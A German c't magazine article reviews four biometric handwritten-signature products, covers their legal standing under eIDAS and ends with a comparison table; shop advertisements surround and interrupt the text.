shop.heise.de/odroid

49,90 € ➤



NVIDIA Jetson nano

Das Kraftpaket bietet mit 4 A57-Kernen und einem Grafikprozessor mit 128 Kernen ideale Voraussetzungen für die Programmierung neuronaler Netze, die ähnlich wie Gehirnzellen arbeiten.

Inklusive Netzteil!

shop.heise.de/jetson

134,90 € ➤



Raspberry Pi-Kameras

Aufsteckbare Kameras, optimiert für verschiedene Raspberry Pi-Modelle mit 5 Megapixel und verschiedenen Aufsätzen wie z. B. Weitwinkel für scharfe Bilder und Videoaufnahmen.

shop.heise.de/raspi-kameras

ab 18,50 € ➤




NEUER PREIS!

ArdulTouch-Set

Setzen Sie den ESP8266 oder ESP32 jetzt ganz einfach im Bereich der Hausautomation, Metering, Überwachung, Steuerung und anderen typischen IoT-Applikationen ein!

shop.heise.de/ardul-touch

~~69,90 €~~
36,90 € ➤



Makey Lötbausatz

Hingucker und idealer Löt-Einstieg: das Maskottchen der Maker Faire kommt als konturgraste Platine mitsamt Leuchtdioden, die den Eindruck eines pulsierenden Herzens erwecken.

Jetzt neu mit Schalter!

shop.heise.de/makey-bausatz

ab 4,90 € ➤



NEUER PREIS!

Komplettset Argon ONE Case mit Raspberry Pi 4

Das Argon One Case ist eines der ergonomischsten und ästhetischsten Gehäuse aus Aluminiumlegierung für den Raspberry Pi. Es lässt den Pi nicht nur cool aussehen, sondern kühlt auch perfekt und ist leicht zu montieren. Praktisch: alle Kabel werden auf der Rückseite gebündelt ausgeführt – kein Kabelsalat!

~~117,60 €~~

shop.heise.de/argon-set

99,90 € ➤



Stockschirm protec'ted

Innen ist Außen und umgekehrt. Dieser etwas andere Regenschirm sorgt für interessierte Blicke auch bei grauem und nassem Wetter. Als Highlight kommt noch das stilvolle und dezente Design in Schwarz und Blau mit der mehr als passenden Aufschrift "Always protec'ted" daher.

shop.heise.de/ct-schirm

22,90 € ➤



c't Tassen

c't-Leser und -Fans trinken nicht einfach nur Kaffee, sie setzen Statements. Und zwar mit drei hochwertigen Blickfängern, individuell design für Ihr Lieblings-Heißgetränk: „Kein Backup, kein Mitleid“, „Deine Mudda programmiert in Basic“ oder „Admin wider Willen“. Perfekt für Büro und Frühstückstisch!

shop.heise.de/ct-tassen

ab 12,90 € ➤



NEU

„No Signal“ Smartphone-Hülle

Passend für Smartphones aller Größen bis 23cm Länge blockt diese zusammenrollbare Hülle alle Signale von GPS, WLAN, 3G, LTE, 5G und Bluetooth, sowie jegliche Handy-Strahlung. Versilbertes Gewebe im Inneren der Tasche aus recycelter Fallschirmseide bildet nach dem Schließen einen faradayschen Käfig und blockiert so alles Signale.

shop.heise.de/no-signal-sleeve

29,90 € ➤

➤ Bestellen Sie ganz einfach online unter shop.heise.de oder per E-Mail: service@shop.heise.de

➤ Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

shop.heise.de ➤




Bild: Albert Hulm

Aus dem Handgelenk

Spontan verfügbar: rechtssichere biometrische Signaturen

Auf Rechnern mit berührungsempfindlichen Displays können Sie elektronische Schriftstücke handschriftlich digital signieren. Damit belegen Sie Ihre Zustimmung zu einem Dokument weit anschaulicher als mit einer klassischen digitalen Unterschrift. Die hier vorgestellten Dienstleister liefern biometrische Unterschriften, die bei vielen Gelegenheiten als verbindlich akzeptiert werden.

Von Hans-Peter Schüller

Um Ihre Zustimmung auf einem digitalen Schriftstück zu dokumentieren, bedarf es einer digitalen Unterschrift, die in allen Erscheinungsformen auch gewährleistet, dass sich das Dokument nach der Unterzeichnung nicht mehr unbemerkt verändern lässt. Die Signatur beruht darauf, dass Sie sich in dem Dokument durch ein auf Ihren Namen ausgestelltes, fälschungssicheres Zertifikat verewigen [1]. Bei einer herkömmlichen digitalen Signatur bestätigt der Aussteller dieses wiederverwendbaren, für einige Jahre gültigen Zertifikats, dass er Ihre Identität überprüft hat. Das kann durch die Abfrage Ihres elektronischen Personalausweises oder durch eine Videositzung geschehen sein, in der Sie sich zusammen mit einem amtlichen Lichtbildausweis vor der Kamera gezeigt haben.

Nur sehr wenige Zeitgenossen haben sich jemals ein solches Zertifikat ausstel-

len lassen und können damit digital unterschreiben – schlechte Voraussetzungen etwa für einen Arzt, der die Einwilligungen seiner Patienten zu bestimmten Behandlungen digital verwalten möchte. Mit den hier vorgestellten Anwendungen der Hersteller secrypt, IS2, signotec und Validated ID kann dagegen jedermann rechtssicher digital unterschreiben, indem er seinen „Kaiser Wilhelm“ mit einem digitalen Stift auf einer zugehörigen Sensorunterlage platziert, zum Beispiel auf einem Tablet-Display, welches das betreffende Dokument anzeigt. Der Bewegungsablauf beim manuellen Unterschreiben ist genauso charakteristisch für den Unterzeichner wie dessen Fingerabdruck oder das Muster seiner Iris – damit taugt er für sogenannte biometrische Signaturen.

Der bloße Linienzug einer Unterschrift, den man auch als Bilddatei vorlegen könnte, genügt allerdings ebenso

wenig als biometrische Unterschrift, wie man auf Papier mit einem Stempel unterschreiben könnte. Vielmehr muss die Software zumindest den zeitlichen Verlauf der Unterzeichnung festhalten – wie schnell Bögen und Spitzen gezeichnet werden und in welcher Reihenfolge und mit welchen Verzögerungen abgesetzte Schriftelemente bei Buchstaben wie f, t, i oder j eingefügt werden.

Schon ein Datensatz mit diesen Mindestinformationen ist äußerst schwer zu fälschen. Die Sicherheit lässt sich aber noch erheblich steigern, wenn das Eingabegerät außerdem die Zeitverläufe des Anpressdrucks beim Schreiben und den Winkel erfasst, den der Stift beim Schreiben der einzelnen Passagen mit der Schreiboberfläche bildet. Solche Messwerte stammen zum Beispiel von Notebooks mit induktiven Eingabestiften oder von Touchpads, die speziell für diesen Zweck vermarktet werden. Außerdem kann eine Website solche Daten per JavaScript von Tablets mit induktiven Eingabestiften anfordern (siehe ct.de/y62w). Auf jeden Fall muss das verwendete System gewährleisten, dass niemand die unverschlüsselten Biometriedaten auslesen und bei anderer Gelegenheit zum Fälschen einer Unterschrift verwenden kann.

Unter dieser Voraussetzung sind biometrische Signaturen sehr fälschungssicher. Ein weiterer Vorteil des Verfahrens liegt in dem Komfort, dass man sich dabei keine Gedanken über die Aufbewahrung eines falschen Zertifikats machen muss, das in falschen Händen auch für gefälschte Unterschriften missbraucht werden könnte. Mehr noch: Bei vielen Systemen kann man die Plastikspitze des zugehörigen Stifts durch eine Kugelschreibermine ersetzen. Wenn man in diesem Szenario ein herkömmliches Dokument aufs Touchpad legt, kann man es gleichzeitig digital und auf dem Papier unterschreiben.

Schwer prüfbar

Auch eine biometrische Signatur verknüpft das Dokument über ein Zertifikat mit dem Unterzeichner – aber nur mittelbar. Ein klassisches Zertifikat identifiziert den Unterzeichner explizit durch einen Verweis auf den Aussteller, was sich jederzeit per Knopfdruck überprüfen lässt. Das Zertifikat einer biometrischen Signatur verbindet das Dokument dagegen streng genommen nur mit einem charakteristischen Satz von Biometriedaten. Ob dieser Datensatz wirklich zum angegebenen

Unterzeichner gehört, lässt sich genau wie bei einer Unterschrift auf Papier nur nachträglich durch einen Gutachter bewerten. Biometrisch signierte Unterlagen werden nach geltendem Recht überall anerkannt, wo eine Einreichung „in Schriftform“ gefordert ist. Details dazu beschreibt der Kasten auf der Seite 128.

Bei einer analogen Unterschrift prüfen Schriftsachverständige im Streitfall nicht nur das Schriftbild, sondern auch weitere Merkmale. Mit einem Mikroskop können sie ermitteln, wie viel Tinte an den einzelnen Positionen ins Papier eingebracht ist und wie stark das Papier unter der Schrift verdichtet ist. Das sind ebenso individuelle Daten zu den Schreibgewohnheiten des Unterzeichners, wie sie in Tablets und Notebooks mit digitalem Stift verfügbar sind.


Ein Mobilgerät ohne speziellen Stift liefert weniger Informationen, und wenn ein Dienst Eingaben per Fingerspitze oder Computermouse akzeptiert, kann sich ein Schriftgutachten im Zweifelsfall nur mäßig überzeugend auf spärliche Schriftdaten stützen. Ob es vor Gericht als maßgeblich anerkannt wird, entscheidet im Streitfall der Richter.

Wie bei den Unterschriften auf Papier gleicht auch bei den digitalen Unterschriften keine ganz exakt einer anderen. Selbst wenn Sie unter identischen Randbedingungen mehrmals nacheinander unterschreiben, werden sich die Unterschriften geringfügig voneinander unterscheiden.


ct kompakt

- Biometrische Signaturen basieren auf dem für jeden Unterzeichner charakteristischen Bewegungsablauf beim Unterschreiben.
- Biometrisch signierte digitale Dokumente werden allgemein als Unterlagen „in Schriftform“ anerkannt.
- Die Fälschungssicherheit einer biometrischen Signatur hängt vom Umfang der erfassten Biometriedaten ab.
- Ob die Unterschrift tatsächlich zum vorgeblichen Unterzeichner gehört, lässt sich nur nachträglich in einem Gutachten prüfen.

Ein Unterschriftenvergleich liefert daher niemals ein einfaches gleich/ungleich-Ergebnis, sondern immer nur eine mehr oder weniger große Ähnlichkeit. Erst recht gerät Ihr Autogramm unterschiedlich, wenn Sie heute auf einer glatten Schreibtischplatte als Unterlage, morgen auf der ungewohnten Schreibfläche eines Tablets und ein andermal mit frei schwebendem Handgelenk auf einem Smartphone unterschreiben. Diese Unwägbarkeit erschwert die nachträgliche Bewertung durch den Vergleich mit einer Referenz-Unterschrift.



Im Adobe Reader erscheint das mit signoSign/Universal unterzeichnete Dokument zwar als gültig signiert. Die Angabe verrät aber nicht, dass die erste Unterschrift mit umfangreichen Biometriedaten aus einem Stift-Tablet stammt, während die zweite nur wenig aussagekräftiges Mausgekrakel darstellt.



Zum Beispiel der Dienstleister IS2 verfügt über Software, welche die im Dokument verschlüsselten Biometriedaten einer Unterschrift prägnant visualisieren (dasselbe Bild als animiertes GIF: ct.de/y62w).

Da eine biometrische Signatur bis zur Bewertung eines Schriftgutachtens keine eigenständige Beweiskraft hat, lassen sich mit dem Verfahren nur fortgeschrittene,

aber keine qualifizierten Signaturen produzieren. Trotzdem werden damit rechtskräftige Willensbekundungen auch in Situationen möglich, in denen sonst nur eine herkömmliche Unterschrift mit dem verbundenen Medienbruch machbar wäre: Wenn etwa ein Arzt Ihre verbindliche Einwilligung auf einem Schriftstück benötigt, können Sie dieses typischerweise nicht digital signieren, weil Sie gar kein Zertifikat für so eine Unterschrift besitzen. Legt er Ihnen das Dokument aber auf seinem Stift-Tablet zur biometrischen Unterschrift vor, brauchen Sie nur Ihren Namen darunterzusetzen, und er kann es anschließend mit seinem Zertifikat digital abzeichnen.

Bedingt konkurrenzfähig

Mit biometrischen digitalen Signaturen kann jedermann digital unterschreiben, auch wenn er kein digitales Zertifikat für

Unterschrift à la EU

Zertifikate mit Hinweis auf die Person des Inhabers ergeben nach dem Sprachgebrauch der eIDAS-Verordnung (electronic Identification, Authentication and Trust Services, EU-Richtlinie 910/2014) „fortgeschrittene“ oder „qualifizierte“ digitale Signaturen – sofort oder nachträglich prüfbare Hinweise auf die Identität des Unterzeichners. Diese Unterschriften werden im europäischen Rechtsraum überall anerkannt, wo eine Unterlage in Schriftform vorgelegt werden muss. Nur für wenige, explizit im Gesetz aufgeführte Zwecke muss man sich immer noch auf Papier verewigen, etwa auf einem Testament, einem Ehevertrag oder einer Übereignung von Immobilien. Ansonsten gilt eine fortgeschrittene Signatur genau wie eine herkömmliche Unterschrift auf Papier als Anscheinsbeweis. Wird ihre Echtheit angezweifelt, muss ein Gutachter bewerten, ob es sich um eine Fälschung handelt.

Eine qualifizierte digitale Signatur gilt dagegen von vornherein als Beweismittel. Sie beruht auf derselben Technik wie eine fortgeschrittene Signatur, muss aber zwei zusätzliche Kriterien erfüllen: Das in letzter Instanz zugrundeliegende Zertifikat muss von einem amtlich akkreditierten Trust Center stammen, und der Anbringer der Unterschrift muss nachweisen kön-

nen, dass ausschließlich er selbst dieses Zertifikat nutzen konnte. Das gelingt etwa, wenn er das Zertifikat auf einer Chipkarte verwahrt und diese für jede Unterschrift in einen unterstützten Kartenleser einstecken muss.

Genauso verhält es sich mit einer fortgeschrittenen oder qualifizierten Siegel-signatur, nur gibt diese keinen Hinweis auf eine Einzelperson. Sie verweist stattdessen auf eine juristische Person – zum Beispiel ein Unternehmen oder eine Behörde – als Unterzeichner. Für damit signierte Äußerungen muss der Siegelinhaber geradestehen und daher schon im eigenen Interesse gewährleisten, dass diese Signatur nur für berechtigte Mitarbeiter verfügbar ist.

Wer sich die Mühe mit einem persönlich aufbewahrten Zertifikat ersparen will, kann auf Signierdienste im Web zurückgreifen [1]. Deren Anbieter erstellen nach eigener Prüfung oder unter Beteiligung eines Identitäts-Providers wie Sign-me Zertifikate für ihre Kunden und verwahren sie unter ihrer Kontrolle. Abonnenten melden sich danach per Zweifaktor-Authentifizierung beim Dienstleister an, und der signiert hochgeladene Dokumente im Namen des Auftraggebers – wenn das verwendete Zertifikat aus einem Trust Center stammt, sogar qualifiziert.




digiSeal office

Mit der Windows-Anwendung digiSeal office vom Hersteller secrypt unterzeichnet man Dokumente lokal oder per Fernsignatur mit herkömmlichen Zertifikaten. Mit einer kostenpflichtigen Erweiterung erfasst das Programm auf einem PC mit passender Hardware (siehe Tabelle auf S. 131) auch Biometriedaten von Stifteingaben. Sofern der Anwender, zum Beispiel ein Arzt, dieses Gerät etwa mit einem Chipkartenleser für klassische qualifizierte Signaturen befähigt hat, kann er sich von einem Patienten die Einwilligung zu einer Behandlung handschriftlich bestätigen lassen und das unterzeichnete Formular anschließend qualifiziert per Zertifikat signieren.

Anders als Anwendungen, die ausschließlich zum Signieren von PDF-Dokumenten gedacht sind, enthält digiSeal office keine grafische Oberfläche zum Layouten von Unterschriftsfeldern. Stattdessen platziert der Anwender seine sichtbare Unterschrift in vorkonfigurierten Feldern oder an einer beliebigen Stelle im PDF. Dazu kann er mitgelieferte Stempelvorlagen verwenden oder anhand zahlreicher Parameter eigene Signets definieren, etwa mit einem Schriftzug, Logo oder Wappen.

Die secrypt-Software funktioniert zwar auch als Einbenutzersystem auf einem PC, ist aber vorrangig für Unternehmen und Institutionen gedacht, die Signaturfunktionen via API in ihre Dokumente verarbeitenden Prozesse integrieren möchten.

- 👍 sichere offline-Anwendung
 - 👍 signiert beliebige Dokumente
 - 👎 aufwendig für Einzelnutzer
- Preis: 498 Euro netto



Der enterJS Svelte Day 2022


Einstieg und Deep Dive in Svelte

**10. März 2022
Online**

**Frühbucher-
Rabatt bis
17.02.**

Plus Workshop »Einstieg in Svelte« am 8. März

www.enterjs.de/svelteday.php



inSign 365 / connect

Mit dem Dienst inSign bietet der Dienstleister IS2 außer zertifikatsbasierten auch biometrische Signaturen an. Bei diesen tut er sich mit einem komfortablen Formulareditor, pfiffigen Vorlagemethoden und bescheidenen Geräteanforderungen hervor. Die Software akzeptiert sogar mit dem Finger geschriebene Autogramme vom hochkant ausgerichteten Smartphone-Display. Das resultiert allerdings bei den meisten Namen in verstümmelten Unterschriften.

Ein hochgeladenes PDF-Dokument kann man auf der Webseite mit Text-, Unterschrift- und Fotofeldern versehen. So kann man Partnern ein Dokument nicht nur zum Unterzeichnen vorlegen, sondern auch zum Einbinden eines Lichtbilds, wie es das Geldwäschegesetz bei bestimmten Finanztransaktionen vorschreibt. Der Klick auf ein Foto- oder Unterschriftsfeld öffnet einen Dialog, mit dem man per SMS oder E-Mail einen aktiven Link verschicken kann. Folgt der Empfänger diesem Link, aktiviert er – soweit vorhanden – die Kamera oder die Stifteingabe seines Geräts, kann die gewünschte Fotografie oder Unterschrift aufnehmen und mit einem Klick verschlüsselt ins Dokument hochladen. Hat er den Link auf einem ungeeigneten Gerät geöffnet, erhält er stattdessen die Gelegenheit, diesen Link weiterzuleiten, etwa an sein Smartphone. Der inSign-Abonnent kann die Fortschritte auf der Webseite verfolgen, der Reihe nach mehrere Unterschriftsfelder ausfüllen lassen und sich am Ende des Prozesses das Dokument und den Bericht über den Fortgang herunterladen.


Leider ist das visuelle Ergebnis bei inSign 365 nicht gut vorhersehbar: Fotos landen in fest vorgegebenem Querformat im Dokument.

↑ komfortables Formularlayout

↑ Auto-Verweis an Stiftgerät

↓ visuell unflexibel

Preis: ab 24,90 Euro/Monat (inSign 365)



signoSign/Universal

Der Hersteller signotec vermarktet in erster Linie Windows- und Linux-Werkzeuge fürs Zusammenspiel mit seinen Unterschrift-Tablets sowie iOS- und Android-Apps. Wir haben über die Technik schon ausführlich berichtet [2]. Der hier vorgestellte Webdienst, den man nach Erwerb der Serveranwendung auch selbst hosten kann, kooperiert auch mit anderen Eingabegeräten.

Auf dem Server versteht man hochgeladene PDF-Dokumente per Webbrowser mit Unterschriftsfeldern, in denen man sich selbst verwewigen oder Partner zur Signatur auffordern kann – auch in bestimmter Reihenfolge anhand definierter Workflows. Zur Anforderung jeder Unterschrift entstehen ein Link und ein Zugangscode, die man separat zum Empfänger schickt. Damit kann dieser das Dokument auf dem Server öffnen und signieren. Die Software sammelt dabei alle verfügbaren Biometriedaten. Diese können sich im Bewegungsverlauf des Mauszeigers erschöpfen oder zusätzlich die Verläufe von Anpressdruck und Neigungswinkel des Griffels enthalten.

Nach jeder Unterzeichnung verbindet die Software einen Hash über das Dokument mit den verschlüsselten Biometrie-Datensätzen der Unterschriften und einem Siegelzertifikat von signotec.


In der Standard-Servereinstellung können allerdings die geernteten Unterschriften recht dürrig ausfallen, wenn jemand mit der Maus unter das Browserfenster geschrieben hat. Wie weit der Schriftzug im Dokument zusätzlich durch Biometriedaten untermauert wird, kann man nur als Gutachter mit geeigneter Software feststellen, nicht aber als normaler Betrachter.

↑ klares Dokumentenhandling

↑ Signaturen per Maus möglich

↓ Intransparentes Sicherheitsniveau

Preis: 14,95 Euro/Monat + Einrichtung



VIDsigner

VIDsigner ist eine Anwendung für Geräte mit induktivem Stift, mit der man Dokumente vor Ort biometrisch unterschreiben kann. Ihre Besonderheit liegt darin, dass sie sich über eine offene Schnittstelle in zahlreiche Unternehmensanwendungen integrieren und aus diesen heraus aufrufen lässt. Um mit dem VIDsigner eine oder mehrere Signaturen zu einem PDF-Dokument hinzuzufügen, versteht man dieses für jeden Unterzeichner mit einem Unterschriftsfeld und legt es diesen der Reihe nach auf dem Endgerät zum Signieren vor.

Die Software nimmt dabei für jede Unterschrift die biometrischen Daten auf und kodiert sie mit einem frisch erzeugten Paar asymmetrischer RSA-Schlüssel. Den geheimen Schlüssel überträgt sie auf den Server des Anbieters, der sie dort unter dem Schutz eines Hardware-Sicherheitsmoduls unter notarieller Kontrolle aufbewahrt, und löscht ihn auf dem Endgerät. Aus dem verschlüsselten Datensatz, einem Hash über das unterzeichnete Dokument und einem herkömmlichen Zertifikat des Anwenders erzeugt sie danach eine fortgeschrittene oder qualifizierte Signatur für das Dokument.

Der Gerätebesitzer und Inhaber des verwendeten Zertifikats bestätigt durch den Ablauf implizit, dass die biometrische Unterschrift in seiner Gegenwart auf seinem Gerät erfasst worden ist, sodass er für die Authentizität des Unterzeichners geradestehen kann. Bei einem Rechtsstreit kann ein Gutachter Zugriff vom Software-Anbieter auf den geheimen Schlüssel erhalten und damit die biometrischen Daten aus dem Dokument zur Begutachtung entschlüsseln.

↑ gesicherte Biometriedatenqualität

↑ vielseitige Schnittstellen

↓ reine B2B-Anwendung

Preis: 550 Euro/Jahr und Gerät

seine Identität besitzt. Das Verfahren ermöglicht nachträgliche und im Idealfall – bei Verwendung eines Tablets mit induktiv gekoppeltem Stift – sehr zuverlässige Prüfungen zur Identität des Unterzeichners. Es gibt unmittelbar auf dem signierten Dokument ähnlich guten Schutz vor Fälschungen wie eine Unterschrift mit sofort prüfbarem herkömmlichen Zertifikat.

Das Verfahren bewährt sich alternativlos, wenn Geschäftspartner mit einer lokalen Anwendung wie digiSeal office, VIDsigner oder einem (hier nicht getesteten) lokalen Programm von signotec gemeinsam auf einem Stift-Tablet unterzeichnen. Etwas geringere Beweiskraft bieten Webdienste für Fernsignaturen, sogar für Abläufe mit mehreren nacheinander erforderlichen Unterschriften, wie signoSign/Universal und InSign. Diese akzeptieren dafür unterschiedliche Eingabegeräte, geben dem Anwender aber wenig Auskunft über deren Qualität und die Beweiskraft der damit aufgenommenen Unterschriften. InSign schließt immerhin PC-Mäuse als minderwertige Datenquellen aus, rekrutiert aber bei Be-

Hinweis für Geschäftsleute

Wenn ein Unternehmen seine konventionelle Eingangspost scannt und nur als Dateien archiviert, verlieren die Unterschriften auf den Originaldokumenten ihre Beweiskraft. Dann muss der Betrieb im Falle einer Buchprüfung nachweisen können, dass er die archivierten Unterlagen anderweitig auf ihre Glaubwürdigkeit geprüft hat. Ansonsten könnte der Buchprüfer den Vorsteuerabzug auf-

grund dieser Dokumente für unberechtigt erklären.

Die Gefahr lässt sich dadurch abwenden, dass Eingangsrechnungen zuerst durch den Abgleich mit einer Bestellung geprüft werden und der Sachbearbeiter das Ergebnis vor dem Scan durch sein Kürzel dokumentiert. Zusätzliche Sicherheit bringt das zeitnahe Anbringen eines digitalen Zeitstempels (siehe ct.de/y62w).

darf ganz elegant das Smartphone des Unterzeichners.

Erfahrungsgemäß werden Unterschriften nur selten angezweifelt. Das dürfte auch auf biometrische Fernsignaturen zutreffen. In den Fällen, die doch einmal zur Prüfung kommen, besteht die Gefahr, dass ein Richter eine Unterschrift per PC-Maus weniger würdigt als eine per Kugelschreiber. Dem Nachteil steht aber entgegen, dass die durchgängig digitale Verarbeitung aller, auch der unstrittigen

Dokumente bedeutend schneller und billiger verläuft. (hps@ct.de) **ct**

Literatur

- [1] Hans-Peter Schüler, *Unterschrieben und besiegelt, Dienste für private und geschäftliche Fernsignaturen*, c't 25/2021, S. 120
- [2] Peter Schüler, PDF, handsigniert, Grafiktablett für rechtssichere, biometrische Unterschriften, c't 10/2014, S. 56

Web-Verweise aus dem Artikel:
ct.de/y62w

Software für biometrische Signaturen

Dienst	digiSeal office mit Zusatzmodul	InSign 365 / connect	signoSign/Universal	VIDsigner Bio
Anbieter, URL	seccrypt, www.seccrypt.de	IS2, www.getinsign.de	signotec, www.signotec.de	Validated ID, https://de.validatedid.com
Dokumente				
signierbare Objekte	beliebige Dokumente inkl. ZUGFeRD-Rechnungen	PDF-Dokumente	PDF-Dokumente	PDF-Dokumente
Schnittstellen	Windows, Word	Word, REST-API (inSign connect)	REST-API	Windows, OpenOffice, SAP, Salesforce, Sage X3 und 200cloud, Microsoft Word, SharePoint, Dynamics, REST-API, Java, JSON, .Net, PHP, Branchenapplikationen
Signaturen				
fortgeschrittene Signatur	✓ (offline)	✓	✓ (offline)	✓ (online + offline)
qualifizierte Signatur (nicht biometrisch)	✓ (auch kombiniert mit Biometrie)	✓	–	✓ (auch kombiniert mit Biometrie)
unterstützte Geräte	MS Surface Pro, Windows-PC mit Wacom-Tablet, Chipkartenleser, Fernsignatordienst oder softwarebasiertes Zertifikat erforderlich	alle mit Touch-Display	Android- und iOS-Tablets, MS Surface Pro, beliebige PCs mit Browser und Maus	Tablets mit induktivem Stift gemäß Positivliste des Diensteanbieters
nutzbare Unterschriftsdaten	Zeit- und Druckverlauf, Abfolge	Zeit- und Druckverlauf (je nach Verfügbarkeit), Abfolge	Zeit- und Druckverlauf, Abfolge (je nach Verfügbarkeit auch Stiftneignungsverlauf)	Zeit-, Druck- und Stiftneignungsverlauf, Abfolge (je nach Verfügbarkeit)
weitere Daten	Zeit	Zeit, GPS-Lokation, Gerätetyp, Foto	Zeit	Zeit
Audit Trail	✓	✓	✓ (im Dokument)	✓ (durch die aufrufende Anwendung)
Identitätsprüfung	persönlich vor Ort, Sign-me	–	–	persönlich vor Ort
Datenschutz				
exponierte Daten	keine	Dokument	Dokument	Dokument
Speicherort für Dokumente	lokal	Cloudarchiv	Cloudarchiv	lokal
